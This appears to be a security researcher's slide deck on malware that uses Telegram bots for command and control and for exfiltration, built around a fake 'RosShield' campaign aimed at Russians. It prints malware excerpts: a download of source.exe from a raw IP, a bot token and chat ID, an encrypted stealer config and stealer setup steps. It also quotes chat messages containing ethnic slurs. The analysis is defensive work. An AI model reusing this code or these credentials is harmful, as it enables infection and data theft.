

Malware: C2 and Exfiltration

A Telegram story

About Me



Godwin Attigah
Security Engineer
Google

Focus Areas:

- Security Research
- Machine Learning
- Information Retrieval

Content Overview



ATT&CK Methodology



Telegram



Sample Discussions



Analysis




Detections and Mitigations



Conclusion

MITRE ATT&CK CHAIN




Approaches (C2 and Exfiltration)



Cloud

- Pub - Sub
- Cloud Storage (S3, Azure storage, GCS)
- Cloud Functions



Popular messaging
services




Traditional C2
Frameworks


Focus on **Telegram**



Telegram



New bot in < 1 minute




Fully featured API

- sendDocument
- sendMessage
- createCommand



Easier human bot
victim interaction

Speedy Bot



Groups & Incidents

Conti Ransomware Group

ENVÍE PISTAS POR TELÉFONO O SITIO WEB A:

Se establecerán contactos de seguimiento por medio de WhatsApp, Telegram, Signal, u otras plataformas de información que las partes decidan

+1-800-CALL FBI

<https://tips.fbi.gov>

(+1-800-225-5324)

Lapsus

Stormous Ransom

Conti

DarkRadiation

A Closer Look at the LAPSUS\$ Data Extortion Group

March 23, 2022

33 Comments

Microsoft and identity management platform **Okta** both this week disclosed breaches involving **LAPSUS\$**, a relatively new cybercrime group that specializes in stealing data from big companies and threatening to publish it unless a ransom demand is paid. Here's a closer look at LAPSUS\$, and some of the low-tech but high-impact methods the group uses to gain access to targeted organizations.

Samples & Discussion

Ukraine's Counter Offensive



РОСЦИТ


Защита Инфраструктуры
Российской Федерации

**РОСЦИТ
УСПЕШНО
ЗАПУЩЕН!**

Определение источников атак
и нейтрализация киберугроз началось...



Campaign Overview



Original Lure and Translation

РОСЩИТ

При поддержке Роскомнадзора

Скачать

Угроза

Уважаемые граждане Российской Федерации, на фоне агрессии Украины и западного мира против русского населения ЛНР и ДНР участились атаки европейских и американских хакеров на сетевую инфраструктуру нашего государства.

Под угрозой находятся как правительственные серверы, так и серверы крупнейших компаний нашей страны. Правительством Российской Федерации принимаются чрезвычайные меры по предотвращению взлома государственных сайтов и банковской системы. В соответствии с [Указом Президента Российской Федерации от 02.03.2022 №83](#) Роскомнадзором была разработана система кибербезопасности РосЩит - Защита Российской Инфраструктуры, которая позволит обеспечить население бесперебойной работой Интернета и предотвратить пагубное воздействие вражеских хакеров на нашу инфраструктуру.

ROSSCHIT

With the support of Roskomnadzor

Download

Threat

Dear citizens of the Russian Federation, against the background of the aggression of Ukraine and the Western world against the Russian population of the LPR and the DPR, attacks by European and American hackers on the network infrastructure of our state have become more frequent.

Both government servers and the servers of the largest companies in our country are under threat. The Government of the Russian Federation is taking extraordinary measures to prevent hacking of state websites and the banking system. In accordance with [the Decree of the President of the Russian Federation dated 02.03.2022 No. 83](#), Roskomnadzor has developed a cyber security system RosSchit - Protection of Russian Infrastructure, which will ensure the uninterrupted operation of the Internet and prevent the harmful impact of enemy hackers on our infrastructure.

"Order" by Kremlin?



УКАЗ

ПРЕЗИДЕНТА РОССИЙСКОЙ ФЕДЕРАЦИИ

О защите сетевой инфраструктуры Российской Федерации и обеспечения бесперебойной работы интернета

В связи с недружественными и противоречащими международному праву действиями Соединенных Штатов Америки и примкнувших к ним иностранных государств и международных организаций, связанными с атакой специальных служб на правительственные серверы и серверы крупнейших государственных и частных компаний и банков Российской Федерации, в целях защиты национальных интересов и сетевой инфраструктуры Российской Федерации, обеспечения бесперебойной работы интернета и в соответствии с федеральными законами от 30 декабря 2006 г. № 281-ФЗ “О специальных экономических и принудительных мерах”, от 28 декабря 2010 г. № 390-ФЗ ”О безопасности” и от 4 июня 2018 г. № 127-ФЗ “О мерах воздействия (противодействия) на недружественные действия Соединенных Штатов Америки и иных иностранных государств” постановляю:

1. Принять следующие меры по противодействию угрозам кибер-атак со стороны специальных служб враждебно настроенных государств: Украины, Соединённых Штатов Америки и их союзников.

а) Разработать специальное программное обеспечение для защиты государственных серверов от кибер-атак

б) Обеспечить бесперебойную работу Интернета на всей территории Российской Федерации

в) Разработать систему защиты для обеспечения безопасного доступа в Интернет граждан Российской Федерации

г) Разработать специальный комплекс профилактических мер отражению кибер-атак со стороны вражеских государств.

2. Правительству Российской Федерации в 2 –дневной срок утвердить разработчика Правительственной программы по обеспечению безопасности сетевой инфраструктуры Российской Федерации.

3. Настоящий Указ вступает в силу со дня его официального опубликования.



Президент
Российской Федерации В.Путин

Москва, Кремль

2 марта 2022 года

№ 83



C2 and Victim List

```
// Url of the image
const file = 'http://192.227.166.33:16016/source.exe';
Path at which image will get downloaded
const workingPath = path.join(__dirname, 'temp', 'source.exe');
```

Password to
Rust Binary

```
app.on('ready', () => {
  console.log('app ready');
  //fs.copyFileSync(path.join(__dirname, './xlsx-parser/temp/final_clean.xlsx'), targetFile);
  const password = 'putinpidor';

  const pathTo7zip = sevenBin.path7za;
  const workingPath = path.join(__dirname).replace('app.asar\\build', 'public');
  const myStream = extractFull(path.join(workingPath, 'setup.zip'), path.join(workingPath), {
    $bin: pathTo7zip,
    password
  });
});
```

```
push 13h ; dwBytes
call sub_411D50
add esp, 8
test eax, eax
jz loc_40E255
```

```
mov ecx, dword ptr ds:aZarajenie+6 ; "enie"
movq xmm1, ds:qword_10871DF
movq xmm0, qword ptr ds:unk_10871E7
lea edi, [esi+98h]
mov [esi+98h], eax
mov dword ptr [esi+9Ch], 13h
mov dword ptr [esi+0A0h], 13h
mov [eax+0Fh], ecx
movq qword ptr [eax+8], xmm0
movq qword ptr [eax], xmm1
push edi
call sub_407340
add esp, 4
test eax, eax
jz short loc_40CBB1
```

```
: START OF FUNCTION CHUNK FOR
loc_40E49C:
ud2
: END OF FUNCTION CHUNK FOR
```

```
mov dword ptr [esi+250h], 0
mov [esi+8], eax
push eax
mov [esi], edx
call dword ptr [edx]
add esp, 4
mov edx, [esi]
mov ecx, [esi+8]
lea edi, [esi+98h]
mov eax, [edx+4]
test eax, eax
jz short loc_40CBB1
```

```
push dword ptr [edx+8] ; int
push eax ; int
push ecx ; lpMem
call sub_411D60
add esp, 0Ch
```

```
sub_407340 proc near
```

```
arg_0= dword ptr 8
```

```
; FUNCTION CHUNK AT .text:00407524 SIZE 00000002 BYTES
```

```
push ebp
mov ebp, esp
push ebx
push edi
push esi
and esp, 0FFFFFFF8h
sub esp, 170h
mov esi, esp
mov [esi+158h], ebp
mov [esi+15Ch], esp
mov dword ptr [esi+168h], 0FFFFFFFh
mov dword ptr [esi+164h], offset sub_4090F0
lea eax, [esi+160h]
mov edx, [ebp+arg_0]
mov ecx, large fs:0
mov [esi+160h], ecx
mov large fs:0, eax
lea eax, [esi+18h]
mov dword ptr [esi+0D0h], offset off_1086BF8 ; "https://api.telegram.org/b
mov dword ptr [esi+0D4h], 3
mov dword ptr [esi+0D8h], 0
mov dword ptr [esi+10h], offset a10015801296065 ; "-1001580129606511956113
mov dword ptr [esi+18h], (offset a10015801296065+0Fh) ; "5119561132:AAFMAQ
mov dword ptr [esi+14h], 0Eh
mov dword ptr [esi+1Ch], 2Eh ; '.'
mov dword ptr [esi+168h], 0
mov ecx, esi
mov [esi+40h], eax
lea eax, [esi+10h]
mov dword ptr [esi+44h], offset sub_409060
mov [esi+48h], eax
lea eax, [esi+40h]
mov dword ptr [esi+4Ch], offset sub_409060
mov [esi+50h], edx
mov dword ptr [esi+54h], offset sub_408B40
mov [esi+0E0h], eax
lea eax, [esi+0D0h]
```

Bot Permissions and Chat Info

GET <https://api.telegram.org/bot5119561132:AAFMAQfL...> GET https://api.telegram.org/bot5119561132:AAFMAQfLJLfliOe3XW4N6vbTVMQa09C_xg/getChat?chat_id=-10...

Params Authorization Headers (6) Body Pre-request Script Params Authorization Headers (6) Body Pre-request Script Tests Settings

Query Params

KEY	VALUE	DESCRIPTION
Key	Value	

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> chat_id	-1001580129606	
Key	Value	Description

Body Cookies Headers (9) Test Results 🌐 200 OK 202 ms 740 B S

Pretty Raw Preview Visualize JSON

```
1 {
2   "ok": true,
3   "result": {
4     "id": 5119561132,
5     "is_bot": true,
6     "first_name": "hnet_reports",
7     "username": "joaisdjaosmcoabot",
8     "can_join_groups": true,
9     "can_read_all_group_messages": false,
10    "supports_inline_queries": false
11  }
12 }
```

Pretty Raw Preview Visualize JSON

```
1 {
2   "ok": true,
3   "result": {
4     "id": -1001580129606,
5     "title": "AntiPutler Group",
6     "type": "supergroup",
7     "permissions": {
8       "can_send_messages": true,
9       "can_send_media_messages": true,
10      "can_send_polls": true,
11      "can_send_other_messages": true,
12      "can_add_web_page_previews": true,
13      "can_change_info": true,
14      "can_invite_users": true,
15      "can_pin_messages": true
16    }
17  }
18 }
```


Sample messages over 30 days

```
chat : {
  "id": -1001580129606,
  "title": "AntiPutler Group",
  "type": "supergroup"
},
{
  "date": 1659436478,
  "text": "Шановні!\nСьогодні потрібна ваша допомога\nне фінансово (це трошки пізніше, апдейт по зборам ще не постив) \n\nТреба по брейштормити\n\nСправа ось в чому\n\nЗапилив бота\nщоб він опираючись на статистику писав повідомлення про можливі втрати орків.\nНе вистачає фантазії для меседжів\n\nОсь бот\nhttps://t.me/ibash_bot\n\nНакидайте меседжів які б він міг писати щодо збиття літаків, ракет, танків, орків і т.п\n\nОсь приклад по оркам що є зараз\n\norki: [\n  \u0027Щойно світ став трошечки краще, тому що на одну рашистську свинособаку стало менше.\u0027,\n  \u0027Залишився б дома, був би цілий... А тепер в пакетуку поїде додому.\u0027,\n  \u0027Світ став трошки краще, тому що ЗСУ завалили ще одно рашистське хрюкало\u0027\n]",
  "entities": [
    {
      "offset": 286,
      "length": 22,
      "type": "url"
    },
    {
      "offset": 434,
```

Sample messages over 30 days

UKRAINIAN - DETECTED

RUSSIAN

ENGLISH

SPANISH



ENGLISH

SPANISH

ARABIC



"Шановні!\nСьогодні потрібна ваша допомога\nне фінансово (це трошки пізніше, апдейт по зборам ще не постив) \n\nТреба по брейнштурмити\n\nСправа ось в чому\n\nЗапилив бота\n\nщоб він опираючись на статистику писав повідомлення про можливі втрати орків.\n\nНе вистачає фантазії для меседжів\n\n\nОсь бот\n\nhttps://t.me/ibash_bot\n\n\nНакидайте меседжів які б він міг писати щодо збиття літаків, ракет, танків, орків і т п\n\n\n\nОсь приклад по оркам ща є зараз\n\n\norki: [\n \u0027Щойно світ став трошечки краще, тому що на одну рашистську свинособаку стало менше.\n \u0027,\n \u0027Залишився б дома, був би цілий... А тепер в пакетику поїде додому...\n \u0027,\n \u0027Світ став трошки краще, тому ща ЗСУ завалили ще одно рашистське хрюкало\n \u0027\n]"

"Dear people!\nToday we need your help\nnot financially (it's a little later, I haven't posted the update on fees yet) \n\nWe need to brainstorm\n\nThe point is this\n\nI dusted the bot\n\nso that, based on statistics, it writes messages about possible loss of orcs.\n\nNot enough fantasy for messages\n\n\nHere is a bot\n\nhttps://t.me/ibash_bot\n\n\nDraw messages that he could write about shooting down planes, missiles, tanks, orcs, etc.\n \n\n\nHere is an example of the orcs that I still have now\n\n\norki: [\n \u0027The world just got a little better, because there was one less racist pig dog.\n \u0027,\n \u0027I would have stayed at home, I would have been whole.. . And now he will go home in a bag...\n \u0027,\n \u0027The world has become a little better, that's why the Armed Forces of Ukraine threw in another racist grunt\n \u0027\n]"

Potential Victim

```
"from": {
  "id": 353602221,
  "is_bot": false,
  "first_name": [REDACTED],
  "last_name": [REDACTED],
  "username": [REDACTED]
},
"chat": {
  "id": -1001580129606,
  "title": "AntiPutler Group",
  "type": "supergroup"
},
"date": 1659729891,
"forward_from": {
  "id": 5188882041,
  "is_bot": true,
  "first_name": [REDACTED],
  "username": [REDACTED]
},
"forward_date": 1659723523,
"text": "[REDACTED] \n File exec data:
\nC:\\Users\\User\\AppData\\Local\\Programs\\RosShield\\u003eSTART
C:\\Users\\User\\AppData\\Local\\Programs\\RosShield\\resources\\public\\source.exe"
"entities": [
```



Vidnoye, Moscow Oblast, Russia

Summary

ASN	AS47104 - Prolink MO.ru Ltd.
Hostname	No Hostname
Range	[REDACTED]
Company	PROLINK Communications
Hosted domains	0
Privacy	<input checked="" type="checkbox"/> False
Anycast	<input checked="" type="checkbox"/> False
ASN type	Business
Abuse contact	abuse@prolink.ru

Large Russian Data Dump Coincides With Conversation In Chat

```
      "type": "supergroup"
    },
    "date": 1659865910,
    "text": "http://185 [REDACTED]",
    "entities": [
      {
        "offset": 0,
        "length": 21,
        "type": "url"
      }
    ]
  },
  {
    "update_id": 168670652,
    "message": {
      "message_id": 4009,
      "from": {
        "id": 370602435,
        "is_bot": false,
        "first_name": [REDACTED],
        "last_name": [REDACTED],
        "username": [REDACTED]
      },
      "chat": {
        "id": -1001580129606,
        "title": "AntiPutler Group",
        "type": "supergroup"
      },
      "date": 1659865916,
      "text": "вуснячки"
    }
  }
}
```

Webserver with data dump from Russian resources

Follow up message in response to webserver

Attribution via Language

- In the sample there is exclusive usage of **Russian**
- Communication in Telegram Chat is exclusive to **Ukrainian**

74 65 72 6E 61 74 69 6F 6E 61 6C 5C 47 65 6F 67	ternational\Geog
65 74 20 72 65 67 69 6F 6E 20 65 72 72 6F 72 00	et region error
72 70 08 01 0B 00 00 00 7C 00 00 00 0A 00 00 00	rp␣Ⓜ ●
32 30 33 4E 61 63 68 69 6E 61 65 6D 20 7A 61 72	203Nachinaem zar
61 6A 65 6E 69 65 00 00 72 70 08 01 0B 00 00 00	ajenie rp␣Ⓜ
90 00 00 00 1C 00 00 00 72 70 08 01 0B 00 00 00	É L rp␣Ⓜ
91 00 00 00 16 00 00 00 4B 6F 6D 70 20 64 65 61	æ - Komp dea
6A 20 3A 33 63 61 6C 6C 65 6A 20 60 4E 70 7A 69	d ·3called `onti

Hex View

DETECT LANGUAGE

RUSSIAN

UKRAINIAN

ENGLISH



GERMAN

ENGLISH

SPANISH



Начинаем заражение



Starting the infection

Nachinayem zarazheniye

BAD OpSec

Using real-world identities and usernames in their operations

Usernames matched back to OpenSea(NFT Marketplace) and GitHub

Communicating operational procedures in chat

- Victim List
- Disinformation campaign plans

Infrastructure left alive after campaign period with vulnerable services

- Vulnerable NodeJS Express service

Debug code indicating intent (victim list) left in Electron Application

GOOD OpSec

Specific focus on Victim geographical region(several checks to ensure victims are Russians in Russia)

```
\\Control Panel\International\Geoget r..
```

```
405080(&xStack464, "https://httpbin.org/iporiginrp",  
ack616 = xVar17 >> 0x20;  
ack608 = xVar17;  
ck584._4_4_ = xStack464._4_4_;
```

Malware Scenarios


Entry Level Attackers | Stealer Groups

- Entry level & Advanced Crime Groups
- Code Sophistication : An obvious attempt at avoiding static analysis, by using obfuscated(b64) , AES encryption & some segment packing
- Connection Redundancy : Use multiple exfiltration channels (not just telegram)
 - SMTP
 - Pastebin
 - Github

```
public static string BDOS = "j8jfmFTZf/D3YrQvAtPKNnUGQ48efN/bo8+zpCkUBdP+UcMpBAvSh1NUKoc";
public static string Hwid = null;
public static string Delay = "3";
public static string Group = "DMRqrisIeUsqdrORETIDP3RBgk0/ebad010nBuSeFjpe/aRonu5xR799Qg";

public static bool InitializeSettings()
{
    try
    {
        Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
        aes256 = new Aes256(Key);
        TelegramToken = aes256.Decrypt(TelegramToken);
        TelegramChatID = aes256.Decrypt(TelegramChatID);
        Ports = aes256.Decrypt(Ports);
        Hosts = aes256.Decrypt(Hosts);
        Version = aes256.Decrypt(Version);
        Install = aes256.Decrypt(Install);
        MTX = aes256.Decrypt(MTX);
        Pastebin = aes256.Decrypt(Pastebin);
        Anti = aes256.Decrypt(Anti);
        BDOS = aes256.Decrypt(BDOS);
        Group = aes256.Decrypt(Group);
        Hwid = HwidGen.HWID();
        Serversignature = aes256.Decrypt(Serversignature);
        ServerCertificate = new X509Certificate2(Convert.FromBase64String(aes256.Decrypt(
        return VerifyHash();
    }
    catch
    {
        return false;
    }
}
```


Underground Forums Advertisement



Mar 18, 2022

Good day everyone , pls i need a botnet crypted file pls

ali1920
New member

Jun 6, 2022

How do I build my virus with it

Dove123
New member

WorldWind Stealer

```

Untitled - Notepad
File Edit Format View Help

Hello Today I Am Going to SHOW YOU HOW TO SET UP AND USE WORLDWIND STEALER.

FIRST YOU SHOULD CREATE A TELEGRAM BOT BY GOING TO @BOTFATHER
ONCE THERE CREATE A BOT AND COPY THE API TOKEN AND PUT IT IN THE BUILDER

ChatID: @IDCHATBOT
1764190758
  
```

@FlatLineStealer

<http://t.me/CashOutGangTalk>

DuckTail: Vietnamese Threat Actor

- Targets:
 - Meta Business Administrators
 - Oculus VR Users
 - All Meta users (account takeover)
- Spreads across all social media and professional services
- **Evolves quickly** to evade detections
